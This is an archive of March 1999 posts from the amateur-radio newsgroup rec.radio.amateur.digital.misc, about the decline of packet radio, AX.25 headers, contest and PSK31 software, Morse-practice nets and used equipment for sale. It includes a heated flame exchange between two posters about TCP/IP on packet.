From: AC6V <ac6v@ix.netcom.com>
Message-ID: <36FCD8A5.6B06@ix.netcom.com>
Source record: 18816

Philip wrote:
>
> Hi,
>
> I've been searching the internet without any success for an article that will
> tell me what the packet headers mean. I know what a few of them (e.g. RR) are,
> but can anyone point me to a comprehensive list?
>
> Thanks,
>
> Philip
> VE7PLN

Hi Phil -- see the ax.25 protocol at URL:
http://www.tapr.org/tapr/html/Fax25.html

73
Rod in San Diego
--
AC6V INDEX TO DX AND HAM RADIO
FEATURING 88 PAGES, 400 INDEXED TOPICS, AND 3000 LINKS
Over 320,000 visits on the counter
http://www.ac6v.com/pageas.html -- Alphabetical Index
http://www.ac6v.com/ -- Home Page

1711. Re: Q: Is activity in your area suffering?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: Tom@astro.net
Message-ID: <7diltmbti1@east42.supernews.com>
Source record: 18817

In article <Pine.LNX.4.10.9903270914220.195-100000@dns.bde-arc.ampr.org>, kd6lvw@att.net wrote:
>Here in Southern California, packet radio activity, except for APRS, appears to
>be in decline (losing popularity to the internet?). Is this true of other
>areas in the U.S.? How about other countries?

145.010 is now dead in my area of N.Y., it USED to be fairly busy a few years ago. One local BBS has been threatening to shut down from lack of usage. The local packet cluster is still jumping though. 145.090 is somewhat busy but I've found that packet activity is WAY down today from 2-3 years ago.

It's a shame, seems mosre people just want to shoot the breeze on the repeaters, I stopped using and listening to repeaters 3 years ago because of husband and wife calls to pick up diapers or some other household items or bickering between some hams. Or the occasional idiot fouling the frequency. I like working simplex now on 2m and like 6 meters more as well.

73,
Tom

Remove the "P" from the below address (spam blocker)

Tom Randall Amateur Radio - KB2SMS
Mt. Beacon Amateur Radio Club / ARRL / 10-10
tprandall@idsi.net Member: AAVSO Solar Division

My Astronomy/Ham radio site: http://www1.mhv.net/~trandall/welcome.html

1712. Re: Is activity in your area suffering?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <8D6L2.346$45.2211@news.goodnet.com>
Source record: 18818

Packet radio in Oklahoma is not as big as it was 10 years ago.
Probably about 10% of the population, although there are enough
nodes to link Hams together.

I think the first spurt of packet building was to accomodate linking
BBS. In 1989 the Telco BBS was very popular, and so it was on
Packet. I even saw a few BBS with both telco and radio ports back
then.

When people graduated from dumb terminals to SLIP and PPP
connections to the new Internet services, then BBS (radio and telco)
died rather quickly. The dumb terminal was always a techno-lust
thing. Without the graphical interface, the BBS died. There's been
a few Windows packet programs, and they are done pretty well, but
the data feed is much too slow.

Netrom is still king on the nodes. Netrom and graphical speed are
the opposite of each other. There was an attempt by the X-1 to
introduce IP to Ham radio links, but this was too little, too late.

APRS is really dead in Oklahoma. There's about 4 stations on the
air, and all of them are robots. That is, Hams turn them on, and
forget them. It's about as boring as watching a test pattern on the
TV every the morning. I got to the point where I shut off the radio
and just use the internet, as you can talk to APRS users who are
actually attending their station.

I took a tour of the National Weather Service, and they have a voice
radio desk. When asked if they would consider a packet radio
capability, they replied that, they had no use for it. What that means,
is that they only needed voice operators, in that the data
they wanted was easily provided by a roving mobile, where the
driver didn't have to stop and type. Asked about providing this data
in a processed form to a network of data radios, they replied that
they couldn't do that. By that, I assume they meant that they could not
release data and circumvent the contractor who sells this information
to other markets.

I don't have a clue where Ham radio is headed, but the low baud rate
systems used by humans, will only continue to decline, unless they
are integrated into a system.

D. Stussy wrote in message ...
>Here in Southern California, packet radio activity, except for APRS,
appears to
>be in decline (losing popularity to the internet?). Is this true of other

>areas in the U.S.? How about other countries?

1713. Pointer to Free Mac Ham Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: wd1v@mediaone.net
Message-ID: <wd1v-2703991050470001@wdonev.ne.mediaone.net>
Source record: 18819

On my home page under Macnet

73!

```
\
\ 0__~\
\_\@_^\__*)
O \o
```

John D. Seney, WD1V [FN42]
http://people.ne.mediaone.net/wd1v/index.html

1714. Re: Is activity in your area suffering?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7dj4rd$9el@enews2.newsguy.com>
Source record: 18820

Steve Sampson wrote in message <8D6L2.346$45.2211@news.goodnet.com>...

>
>When people graduated from dumb terminals to SLIP and PPP
>connections to the new Internet services, then BBS (radio and telco)
>died rather quickly. The dumb terminal was always a techno-lust
>thing. Without the graphical interface, the BBS died. There's been
>a few Windows packet programs, and they are done pretty well, but
>the data feed is much too slow.

Steve is right. When Amateur TCPIP came on the scene, the hobby immediately
suffered.

>
>Netrom is still king on the nodes. Netrom and graphical speed are
>the opposite of each other. There was an attempt by the X-1 to
>introduce IP to Ham radio links, but this was too little, too late.

Actually the IP capability of NetRom was "part of the problem", ocurring at
about the same time that the US packet network began it's TCPIP-induced
nosedive.

>
>I don't have a clue where Ham radio is headed, but the low baud rate
>systems used by humans, will only continue to decline, unless they
>are integrated into a system.

Well, it's too bad we humans are such a drag.

Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1715. Amateur television Repeater PI6ALK frequency change on Eutelsat-W2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: Rens Maas <rens@tss-telecom.nl>
Message-ID: <7djd2i$pr4@news3.euro.net>
Source record: 18821
Cross-posted to: nl.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.video.satellite.dbs

```
The Amateur television repeater PI6ALK changed frequency on Eutelsat-W2
For info please check: http://www.tss-telecom.nl/pi6alk
```

1716. Re : PSK31 made easy

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: btf1@aol.com
Message-ID: <19990327152512.13987.00000973@ng40.aol.com>
Source record: 18822

PSK31 is now available also for Analyzer2000.
For for info, see http://members.aol.com/btf1

1717. Re: WriteLog v9 Availability ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: no@spam.here
Message-ID: <36fd5c35.38043926@news.olg.com>
Source record: 18823

On 26 Mar 1999 15:52:27 GMT, wa2rsx@att.netWORKed.net (Vince) wrote:

):>
):>Hello:
):>
):>A friend mentioned WriteLog as a possible Baudot RTTY program using
):>Soundcard as modem interface.
):>
):>Where is this available? I found a website that indicates an UPGRADE
):>to vers 9 of WriteLog.
):>
):>Thanks, 73s
):>Vince
):>Long Island, NY

Try: http://www.contesting.com/writelog/

Al

al dudley ... al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
535d,r-70,frg-7

1718. Re: Is activity in your area suffering?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <BDdL2.384$45.2675@news.goodnet.com>
Source record: 18824

Charles Brabham wrote
>
>Steve Sampson wrote
>>
>>When people graduated from dumb terminals to SLIP and PPP
>>connections to the new Internet services, then BBS (radio and telco)
>>died rather quickly. The dumb terminal was always a techno-lust
>>thing. Without the graphical interface, the BBS died. There's been
>>a few Windows packet programs, and they are done pretty well, but
>>the data feed is much too slow.
>
>Steve is right. When Amateur TCPIP came on the scene, the hobby immediately
>suffered.

Not really. Packet radio has been in a steady decline from 1989.
In 1989 the TCP/IP program was NET. NET was a very limited version
of TCP/IP, and when NOS came out, everyone went with that. But
NET and NOS were/are more techno-lust dumb-terminal programs.
The station using one of these programs, has to weed through pages
of obscure documentation, and unmittigated bullshit from the MS-DOS
days. Even the AX.25 Kernel of Linux, is just dumb-terminal techno-lust.

If an operator did wade through all those docs (and Linux docs are
actually worse than NOS) they would have a very powerful system,
using a standard network technology.

Charles has complained for years about TCP/IP. He's never run it,
and I doubt he has techno-lust to read the shitty documentation, and
successfully bring one on the air. What Charles and others complain
about, is that they sit there and actually watch the packets being
transported on their monitor. They sit there, and get mad, because
they have no techno-lust (can't get it up) and become frustrated.

An analogy would be for them to monitor on their screen, the data
that flows across their modem when connected to the internet.
They can't though, because the data is so fast, they just ignore it.
On packet, the data is so slow, they can watch the bytes. They
want to be a participant, but there isn't enough techno-lust for
them to even begin foreplay.

>>I don't have a clue where Ham radio is headed, but the low baud rate
>>systems used by humans, will only continue to decline, unless they
>>are integrated into a system.
>
>Well, it's too bad we humans are such a drag.

What I meant was, that low baud rate inputs into a system are still used successfully today, but unlike packet, these systems output the data at a different (higher) speed. Thus, only Hams actually use the low baud rate data at the Human level, while others use low baud rate data at the machine level.

Steve, K5OKC
Oklahoma City

1719. Re: Looking for info on headers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: clair <clair@gateway.net>
Message-ID: <36FD707F.23D5B812@gateway.net>
Source record: 18825

Philip,The ARRL has a book on packet operation. All the info you are
looking for is in it.
NI9X

Philip wrote:
>
> Hi,
>
> I've been searching the internet without any success for an article that will
> tell me what the packet headers mean. I know what a few of them (e.g. RR) are,
> but can anyone point me to a comprehensive list?
>
> Thanks,
>
> Philip
> VE7PLN

1720. FS: Midland VHF Sintech 1

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <##lJ$yMe#GA.257@upnetnews03>
Source record: 18826
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

```
Midland Sintech 1
VHF
80 Channels
80 Watts
Wide Band
Comes with Remote Mount Kit
Speaker
Radio Bracket
Remote Head Bracket
Power Cable
Mic

Asking $400.00 Or Best Offer Picture Apon Request
If intersted e-mail me at : ST1A55@msn.com
```

1721. Re: Is activity in your area suffering?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7dk98b$17d9@enews3.newsguy.com>
Source record: 18827

Steve Sampson wrote in message ...
>Charles Brabham wrote
>>
>>Steve Sampson wrote
>>>
>>>When people graduated from dumb terminals to SLIP and PPP
>>>connections to the new Internet services, then BBS (radio and telco)
>>>died rather quickly. The dumb terminal was always a techno-lust
>>>thing. Without the graphical interface, the BBS died. There's been
>>>a few Windows packet programs, and they are done pretty well, but
>>>the data feed is much too slow.
>>
>>Steve is right. When Amateur TCPIP came on the scene, the hobby
immediately
>>suffered.
>
>
>Not really. Packet radio has been in a steady decline from 1989.
>In 1989 the TCP/IP program was NET. NET was a very limited version
>of TCP/IP, and when NOS came out, everyone went with that. But
>NET and NOS were/are more techno-lust dumb-terminal programs.
>The station using one of these programs, has to weed through pages
>of obscure documentation, and unmittigated bullshit from the MS-DOS
>days. Even the AX.25 Kernel of Linux, is just dumb-terminal techno-lust.
>
>If an operator did wade through all those docs (and Linux docs are
>actually worse than NOS) they would have a very powerful system,
>using a standard network technology.
>
>Charles has complained for years about TCP/IP. He's never run it,

Actually I have used NOS [A special version included in the GTEPMS package written by N2GTE a while back], and later on JNOS. When I was using JNOS, I was the IP coordinator for north Texas, handed out the addresses, ect. I set up and operated both programs without benefit of an "elmer". That was back when Jack Snodgrass was running JNOS in the D/FW area. Jack got me interested, but it later turned out that his claims of how much fun JNOS was were simply untrue. Maybe Jack thought it was great because he hadn't ever run anything else. - I once had a buddy send be a letter from Army boot camp, saying IT was great, too. - Later he admitted it was somewhat less than delightful. Later on, Jack shut down his JNOS, but never went into "why", like my pardner in the Army.

At that time I was writing reviews on BBS software, and had set up and operated every BBS program available to Hams. After running JNOS a few

months I shut it down - It was just TOO cruddy, compared to even the worst BBS software available at that time. Only stubborn-ness kept it running that long. It's inferiority to normal BBS software was obvious from the start. Even if it had been easy to set up, it wouldn't have been worth the effort. A grand total of two Hams in my area asked for and obtained IP addresses in a one year period, so I eventually stopped bothering with that, as well. Waste of time, poor performance, boring as hell. No thanks.

>and I doubt he has techno-lust to read the shitty documentation, and
>successfully bring one on the air.

I did back then. You couldn't PAY me to put that much effort into something third-rate like that again. I've learned to expect more out of my software. Busting your butt to end up with boring, poorly performing software is not techno-lust; It's stupidity. The difference between us is that I have much wider experience with the software available to Hams, and learned my lesson about *NOS.

It's trash.

>What Charles and others complain
>about, is that they sit there and actually watch the packets being
>transported on their monitor. They sit there, and get mad, because
>they have no techno-lust (can't get it up) and become frustrated.

That statement doesn't make a heck of a lot of sense, Steve. Got another one?

>
>An analogy would be for them to monitor on their screen, the data
>that flows across their modem when connected to the internet.
>They can't though, because the data is so fast, they just ignore it.
>On packet, the data is so slow, they can watch the bytes. They
>want to be a participant, but there isn't enough techno-lust for
>them to even begin foreplay.

Oh, boy. Looks like we're getting WAY off into left field now.

>>>I don't have a clue where Ham radio is headed, but the low baud rate
>>>systems used by humans, will only continue to decline, unless they
>>>are integrated into a system.
>>
>>Well, it's too bad we humans are such a drag.
>
>
>What I meant was, that low baud rate inputs into a system are
>still used successfully today, but unlike packet, these systems
>output the data at a different (higher) speed. Thus, only Hams
>actually use the low baud rate data at the Human level, while
>others use low baud rate data at the machine level.

It probably has something to do with Hams using Radio to communicate, instead of the telephone.

That's why they call it "Amateur Radio".

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1722. Re: Is activity in your area suffering?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-27 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <UejL2.415$45.3163@news.goodnet.com>
Source record: 18828

Yawn.

Chuckles wrote
>
>It probably has something to do with Hams using Radio to communicate,
>instead of the telephone.

1723. AEA CP-1 RS232 option (need 75152 IC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-28 00:00:00 UTC
From: N5TSL <N5TSL@juno.com>
Message-ID: <7dkrkk$8hm@dfw-ixnews12.ix.netcom.com>
Source record: 18829

I have an AEA CP-1 without the optional RS232 port and I am trying to locate the parts to install the option. I have found all of the parts except for the 75152 IC. The only place I have found the IC has a $50 minimum order. I would like to install the port as it would nave come from the factory, but I will roll my own if I can't find one reasonably priced.

Thanks in advance for any help.

73
Scott Clayton, N5TSL

1724. Re: HP200LX, Kantronics PC3, and compatible software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-28 00:00:00 UTC
From: Fred <as149@detroit1.freenet2.org3>
Message-ID: <7dl25v$7ij$1@newsource.ihug.co.nz>
Source record: 18830

Yup,
I agree. I use the Datacom app in my HP200LX with my Kantronics
KPC-2, and it goes just fine.

73, Murray ZL1BPU

1725. CW Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-28 00:00:00 UTC
From: w2der@juno.COM
Message-ID: <19990328.081814.12014.0.w2der@juno.com>
Source record: 18831

Hello all,

Does anyone know of a software program that is capable of
transmitiing MCW
through a TNC that I might be able to use for a Morse code practice net
on a 2 meter repeater?
Dave W2DER

You don't need to buy Internet access to use free Internet e-mail.
Get completely free e-mail from Juno at http://www.juno.com/getjuno.html
or call Juno at (800) 654-JUNO [654-5866]

1726. Re: WriteLog v9 Availability ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-28 00:00:00 UTC
From: wa2rsx@att.netWORKed.net
Message-ID: <36fe3a3f.429626664@netnews.worldnet.att.net>
Source record: 18832

Hello Al:

I found the upgrade at that URL, but where is the basic WriteLog
program ?

On Sat, 27 Mar 1999 22:32:02 GMT, no@spam.here (al) wrote:

>On 26 Mar 1999 15:52:27 GMT, wa2rsx@att.netWORKed.net (Vince) wrote:
>
>):>
>):>Hello:
>):>
>):>A friend mentioned WriteLog as a possible Baudot RTTY program using
>):>Soundcard as modem interface.
>):>
>):>Where is this available? I found a website that indicates an UPGRADE
>):>to vers 9 of WriteLog.
>):>
>):>Thanks, 73s
>):>Vince
>):>Long Island, NY
>
>
> Try: http://www.contesting.com/writelog/
>
> Al
>
>al dudley ... al at olg dot com
> wash dc metro area , usa
> code3g,m1200v2,m900v2 decoders
> 535d,r-70,frg-7
>
>

1727. Re: WriteLog v9 Availability ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-28 00:00:00 UTC
From: "Joseph J. Duerbusch" <jduerbus@marz.com>
Message-ID: <36FE57FF.4A5C0C55@marz.com>
Source record: 18833

Writelog is a commerical program. You have to buy it. It cost $75.00 and is
available from K5DJ. The URL listed below has all the information. It is
worth the money. It has replaced CT and WF1B contest software here.

Joe K0BX

Vince wrote:

> Hello Al:
>
> I found the upgrade at that URL, but where is the basic WriteLog
> program ?
>
> On Sat, 27 Mar 1999 22:32:02 GMT, no@spam.here (al) wrote:
>
> >On 26 Mar 1999 15:52:27 GMT, wa2rsx@att.netWORKed.net (Vince) wrote:
> >
> >):>
> >):>Hello:
> >):>
> >):>A friend mentioned WriteLog as a possible Baudot RTTY program using
> >):>Soundcard as modem interface.
> >):>
> >):>Where is this available? I found a website that indicates an UPGRADE
> >):>to vers 9 of WriteLog.
> >):>
> >):>Thanks, 73s
> >):>Vince
> >):>Long Island, NY
> >>
> >>
> >> Try: http://www.contesting.com/writelog/
> >>
> >> Al
> >>
> >>al dudley ... al at olg dot com
> >> wash dc metro area , usa
> >> code3g,m1200v2,m900v2 decoders
> >> 535d,r-70,frg-7
> >>
> >>

1728. Re: AEA CP-1 RS232 option (need 75152 IC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-28 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990328093557.758A-100000@oso.slonet.org>
Source record: 18834

Scott, I am surprised that you even found a 75152! That chip has been
obsolete for many years. There was a modification sheet published by AEA
in which a 1488 chip was used in place of the 75152. You would do far
better trying to find a copy of that than continue with the obsolete chip.
Cliff K7RR

On Sun, 28 Mar 1999, N5TSL wrote:

> I have an AEA CP-1 without the optional RS232 port and I am trying to locate
> the parts to install the option. I have found all of the parts except for
> the 75152 IC. The only place I have found the IC has a $50 minimum order. I
> would like to install the port as it would nave come from the factory, but I
> will roll my own if I can't find one reasonably priced.
>
> Thanks in advance for any help.
>
> 73
> Scott Clayton, N5TSL
>
>
>
>

1729. Re: WTB: Kenwood TH-D7A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-28 00:00:00 UTC
From: Jimmy Navarro <bc984@extra.lafn.ORG>
Message-ID: <36FEC112.7368A8BB@extra.lafn.ORG>
Source record: 18835

Huh, TH-D7A still pretty new. Nobody would sell them yet. I also WTB. Price still more or less US$450 in U.S.... 73!

GARR wrote:

> If you have one you want to sell at a reasonable price please let me know.
>
> Thanks

1730. psk31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-28 00:00:00 UTC
From: gbelcas@pressenter.com
Message-ID: <gbelcas-2803992022230001@juut.pressenter.com>
Source record: 18836

Anyone know of any psk31-related mail reflectors ??
Tnx
gary

1731. Re: CW Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-28 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36FEF40F.A0F22D51@erols.com>
Source record: 18837

Not unless you have a multi-mode tnc. You could tie your sound card output via a resistive attenuator to the rig's mike input and use one of the sound card CW programs.

David E Reamsnyder wrote:

> Hello all,
>
> Does anyone know of a software program that is capable of
> transmitiing MCW
> through a TNC that I might be able to use for a Morse code practice net
> on a 2 meter repeater?
> Dave W2DER
>
>
> _____
> You don't need to buy Internet access to use free Internet e-mail.
> Get completely free e-mail from Juno at http://www.juno.com/getjuno.html
> or call Juno at (800) 654-JUNO [654-5866]

1732. Re: psk31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-28 00:00:00 UTC
From: Bill Brannick <WmLB@prefer.net>
Message-ID: <7dn34s$ct7@news3.newsguy.com>
Source record: 18838

Yes sir..

TO SUBSCRIBE:
Send an e-mail to listserv@n2ty.org and put the following in the BODY
of the
message:

subscribe psk your e-mail address

Gary M. Belcaster <gbelcas@pressenter.com> wrote in message
news:gbelcas-2803992022230001@juut.pressenter.com...
> Anyone know of any psk31-related mail reflectors ??
> Tnx
> gary

1733. Re: rd-lap software/decoder

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-29 00:00:00 UTC
From: no@spam.here
Message-ID: <3700f518.31050974@news.olg.com>
Source record: 18748

On Mon, 29 Mar 1999 01:08:46 GMT, Tektot <tektot@usa.net> wrote:

):>Does anybody know a website where I can download rd-lap software
):>(shareware/freeware)?
):>
):>

I thought "rd-lap" was a data protocol.

Al

al dudley ... al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
535d,r-70,frg-7

1734. Re: rd-lap software/decoder

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-29 00:00:00 UTC
From: Don Mills <dmills@ieee.org>
Message-ID: <3700019E.6046BBA8@ieee.org>
Source record: 18749

RD-LAP is proprietary to Motorola. Don't expect to find the
specification, or any non-commercial RD-LAP products.

al wrote:

> On Mon, 29 Mar 1999 01:08:46 GMT, Tektot <tektot@usa.net> wrote:
>
>):>Does anybody know a website where I can download rd-lap software
>):>(shareware/freeware)?
>):>
>):>
>
> I thought "rd-lap" was a data protocol.
>
> Al
>
> al dudley ... al at olg dot com
> wash dc metro area , usa
> code3g,m1200v2,m900v2 decoders
> 535d,r-70,frg-7

1735. rd-lap software/decoder

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-29 00:00:00 UTC
From: Tektot <tektot@usa.net>
Message-ID: <36FED358.8582D9B6@usa.net>
Source record: 18839

Does anybody know a website where I can download rd-lap software (shareware/freeware)?

1736. Re: CW Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-29 00:00:00 UTC
From: vbreault@aol.com
Message-ID: <19990328221958.04494.00001455@ng-fq1.aol.com>
Source record: 18840

Dave W2DER wrote:
>Does anyone know of a software program that is capable of
>transmitiing MCW
>through a TNC that I might be able to use for a Morse code practice net
>on a 2 meter repeater?

I have been teaching Morse code via MCW over a repeater for three years and have not heard of such a thing. I am aware that Morse Academy (and possibly other programs) has the ability to toggle a line on the parallel port or serial port. This will not give you the tone you seek but can be used to gate a tone source like an AF signal generator. I don't care for that solution though because of the distortion commonly known as "hard keying". I have created a circuit that shapes the audio tone much like HF radios shape the CW waveform. On key closure the tone builds smoothly over a 10ms period and decays on key open over a 10ms period. All I need now is a simple one chip circuit that will give me a good 20mV sine wave and I can return the audio generator to the test bench.

Other things to consider when conducting such a training net:

Disable the 3 minute time out timer on the repeater and the auto id'er. It's REALLY tough to keep your transmissions under 3 minutes when sending MCW at low word speeds and the auto id'er will confuse the dickens out of the people that are listening. Instead, remember to id for the repeater whenever id'ing for yourself.

Write if you have questions.

I wish you good success my friend.
Val / N8OEF

Val Breault in beautiful downtown Center Line MI
ars N8OEF, fmr pres GMARC, HF Mobile @ 14.200+/-

1737. digital radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-29 00:00:00 UTC
From: charlottee@my-dejanews.com
Message-ID: <7dnse5$1g8$1@nnrp1.dejanews.com>
Source record: 18841

Hi All,

We've been preoccupied with the onset of digital radio, and exactly what it might mean for information media, interactivity, and the notion of radio itself.

We'd very much like opinions from the industry - take a look at "Radio Ga ga" an article by Robert Sharl:

<http://protova.sharl.co.uk/currentarticles/radio.htm>

Regards

Charlott

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1738. PK-232 and pactor commands

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-29 00:00:00 UTC
From: Radar <doverta@cetlink.net>
Message-ID: <L7KL2.2$o05.15053@news.cetlink.net>
Source record: 18842

I recently picked up a set of EPROMS for the pk232. I need the new commands
for pactor and also the command in the terminal mode for the ID of unknown
digital signals.
Been off the air for a while and time does cause memory loss HI.
Tom
WD4FFN

1739. Re: Is activity in your area suffering?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-29 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7dnpet$nab@enews4.newsguy.com>
Source record: 18843

Steve Sampson wrote in message ...

>>
>>It probably has something to do with Hams using Radio to communicate,
>>instead of the telephone.
>
>Yawn.
>

I forgot how bored you are with the idea of Hams using Radio, Steve. Sorry about that.

The cure for your boredom, of course, would be to send your ticket back to Washington and direct your efforts toward the CB radio service, where your way of looking at the matter will fit in perfectly.

There's nothing wrong with being an "Amateur Telephone" operator, as long as you don't pretend that what you are doing is "Ham Radio". What makes you a LID in the Amateur Radio service would not be quite so antisocial within CB Radio. - Where you belong.

Do yourself, Amateur Radio, and CB a big favor, and take your attitudes where they would be most appropriate.

10-4, good buddy!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1740. New Hellschreiber software for Windows+Soundcard

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-29 00:00:00 UTC
From: Nino Porcino <ninopo@tin.it>
Message-ID: <7do24s$pa7$1@nslave1.tin.it>
Source record: 18844

Hi,

the new IZ8BLY's Hellschreiber software for Windows+Soundcard can be found at:

http://ninopo.freeweb.org

73 de
Nino IZ8BLY

1741. For Sale: IC-R7100 bc (before cell-block)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-29 00:00:00 UTC
From: hrudy1@my-dejanews.com
Message-ID: <7dolnkolb1@nnrp1.dejanews.com>
Source record: 18845

I have for sale a IC-R7100 not cell-blocked. This radio is in "A1" cond.
I have all org. parts (box ac & 12v power cords, all jacks, plugs, & fuses,
manual & schematic) Used radio for about 12 hr.. Selling radio because I have
to many, and I am not putting this radio to any use. Want $800 + shipping.
You can call me @ 801-532-8511 or email me @
hrudy@lgcy.com

KA7YWO
Howard
SLC,UT.

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1742. APRS on Baycom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-29 00:00:00 UTC
From: alfred1520@my-dejanews.com
Message-ID: <7donvgqte1@nnrp1.dejanews.com>
Source record: 18846

Hi All,

Greetings.

I wrote a simple DOS program for GPS moving map display (perfect
for HP200LX but terrible user interface)
(http://www.geocities.com/CapeCanaveral/Hangar/9412/)

I have added packet capability via ax25.com (used for NOS) to received
APRS packets using Baycom. The development version (not on the web yet)
will display all APRS stations that it can recognized (i.e. GPS strings
and =.... or !.... format.)

In my brief search I did not find any Baycom compatible APRS program
so I am interested in sharing my result. I'll be happy to distribute
it freely for amateur radio used. However, I am totally new to APRS
(packet wise) least APRS (the program) so I am very interested in
learning everything about APRS message formatting, anything about
WIDE, TRACE, RELAY, etc. and what feature set is most interesting.
I will be glad to read them myself if I am given a pointer to a
specific web page.

Thank you for your help.

73,
Alfred - KE6KGV

p.s. cc me a copy of your posting if you don't mind.

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1743. Re: WriteLog v9 Availability ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-29 00:00:00 UTC
From: no@spam.here
Message-ID: <36ffee61.29331077@news.olg.com>
Source record: 18847

On Sun, 28 Mar 1999 14:19:25 GMT, wa2rsx@att.netWORKed.net (Vince) wrote:

):>Hello Al:
):>
):>I found the upgrade at that URL, but where is the basic WriteLog
):>program ?
):>

Vince,

That's the "homepage" for WL.As you have noticed there is no "shareware"
ver.You buy it & use the page for info,updates,ect.
Fwiw....I have NOT tried the WL pgm but have heard nothing but GOOD news
about it.

Cheers,
Al

al dudley ... al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
535d,r-70,frg-7

1744. Re: RedHat 5.2 Linux Installation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-30 00:00:00 UTC
From: Jimmy Navarro <bc984@extra.lafn.ORG>
Message-ID: <01be7a4b$9da49f20$1709010a@Jnavarro.fremontcomp.com>
Source record: 18750

KC8GOQ <kc8goq@aol.com> wrote in article
<19990325152934.04357.00000008@ng-ba1.aol.com>...
> >Date: 3/25/99 2:38 AM Eastern Standard Time
> >Message-id: <slrn7fjpvq.jb3.nomail@sys3.pe1chl.ampr.org>
> >
> >Tripp <gevcc@fxhm.arg> wrote:
> >>On Wed, 24 Mar 1999 09:37:02 GMT, nomail@pe1chl.demon.nl (Rob Janssen)
> >>hastily scratched out the following adumbration:
> >>
> >>>Tripp <gevcc@fxhm.arg> wrote:
> >>>>We're not going to make this yet another Linux user support group,
aren't
> >>>>we? There already are sooo many of those...
> >>
> >>>>Rob
> >>
> >>What have you got aqgainst linux ?
> >>
> >>I have got *nothing* against Linux, in fact I am running Linux since
1992.
> >>
> >>But I am a proponent of on-topic usage of newsgroups. The question
had
> >>absolutely nothing to do with amateur radio, and can better be asked
on a
> >>group dedicated to supporting Linux.
> >>
> >>Rob
> >>
> >>In the time it took you to complain to the original poster and then
> >>reply to me, and seeing you are a seasond linux user, you probably
> >>could have answered the guy's question and been done with it.
> >>
> >But then the next guy would think that this practice is OK...
> >Besides, I don't have the exact distribution and version that he was
> >talking about, and the problem he mentioned was highly version-specific.
> >That is why it is better to ask in a community where many users of the
> >same system are present, and the same problem may have been seen before.
> >
> >If you don't believe me, go to a comp.os.linux group and ask about
> >getting a G3RUH modem going with your favourite commercial FM trx.
> >(just to name an example)
> >Maybe you stumble across a ham that has done it, but more likely
> >you will get no useful response.

> >
> >Rob
> >--
>
>+----------------------------------+--------------------------------------+

> >| Rob Janssen pe1chl@amsat.org | WWWhome:
http://www.pe1chl.demon.nl/ |
> >| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS:
PE1CHL@PI8WNO.#UTR.NLD.EU |
>
